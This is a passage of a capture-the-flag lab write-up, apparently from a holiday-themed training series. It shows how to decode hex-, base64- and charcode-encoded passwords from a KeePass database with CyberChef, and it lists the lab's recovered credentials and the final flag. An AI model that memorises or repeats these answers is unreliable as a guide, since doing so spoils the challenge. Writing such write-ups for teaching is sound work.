
To get the decoded password value of the Elf Server, we first needed to click on the Network tab.




Then we double clicked on the “Elf Server” and were prompted with a window of the full details.



By revealing the password, we got an encoded password in the format of HEX (we got this hint from the note below). Next, we head over to https://gchq.github.io/CyberChef/ in order to decode the password.




Pasted the encoded password into the input text field and used operation Hex to convert it.



Then we could get the decoded password value of the Elf Server - sn0wM4n!


Question 5

From the same page, since we used operation Hex to decode the password, the encoding used was hex.




Question 6

To get the decoded password value for ElfMail. We first headed back to the KeePass database and selected the eMail tab and opened it.




A new window was shown and once we revealed the password we achieve the encoded password. Next we go to https://gchq.github.io/CyberChef/. From there, we pasted the encoded password into the input text field and choose operation Magic and clicked bake.



Then, we will get the password for ElfMail, which is ic3Skating!

Question 7


To get the username:password pair of Elf Security System, we headed to KeePass database to select the Recycle Bin tab, and opened up on the “Elf Security System’ and we will be prompted by a window. Then, we reveal the password.




From here, we can see that the username and password pair is superelfadmin:nothinghere

Question 8


In order to find the flag, we first opened the Recycle Bin tab where we found “Elf Security System”




Then we double clicked to open it and got prompted by a window as shown below:




We found a long encoded message in the Notes section, which we copied and pasted into https://gchq.github.io/CyberChef/ to decode the message.




Once we pasted the encoded message into the input text field, we used Operation CharCode twice with comma as delimiter and in base 10 format.





From here we got a link to a page. Then we headed to the link given.



We found the flag - THM{657012dcf3d1318dca0ed864f0e70535}

Methodology/ walkthrough:
To start off, we ran Remmina Remote Desktop Client and connected to the machine with the IP given, followed by logging into the machine with credentials given. To find the password to the KeePass database, we needed to copy the encoded folder name and head over to https://gchq.github.io/CyberChef/ to decode the message. Once we were in the cyberchef website, we proceed by pasting the encoded message into the input text field and using magic operation to decode the message. After that, we got the password to the KeePass database which is “thegrinchwashere”, we can also see that the password was encoded in base64. We proceeded by logging into the KeePass database with the password we decoded just then. After logging in, we saw a tab with the title ‘hiya’. When we clicked it, the full details were displayed on the bottom panel. Therefore the note from the hiya key was “Your passwords are now encoded. You will never get access to your systems! Hahaha >:^p”. Next, to get the decoded password value of the Elf Server, we needed to click on the Network tab. Then we double clicked on the “Elf Server” and we were prompted by a window of the full details. By revealing the password, we get an encoded password in HEX (we get this hint from the note below). Next, we headed over to https://gchq.github.io/CyberChef/ in order to decode the password. We then pasted the encoded password into the input text field and used operation Hex to convert it and finally got the decoded password value of the Elf Server which was “sn0wM4n!”, we can also see that the password was encoded in the format of Hex. We headed back to the KeePass database and selected the eMail tab and opened it in order to get the encoded password value for ElfMail, a new window was shown and once we revealed the password we can find the encoded password. Next we went to https://gchq.github.io/CyberChef/. From there, we pasted the encoded password into the input text field and chose operation Magic and clicked bake. Then, we got the password for ElfMail, which is “ic3Skating!”. After that, to get the username:password pair of Elf Security System, we headed to KeePass database to select the Recycle Bin tab, we opened up the “Elf Security System’ and were greeted by a window. We find the password:username pair. Lastly to find the flag, we locate the Recycle Bin tab where we find “Elf Security


System”, then we double clicked on it. We found a long encoded message in the Notes section, we will copied that and headed back to https://gchq.github.io/CyberChef/ to decode the message. Once we pasted the encoded message into the input text field. We used Operation CharCode twice with comma as delimiter and in base 10 format. After doing so, we got a link which reveals a flag when visited.

Day 23: Blue Teaming - The Grinch strikes again!

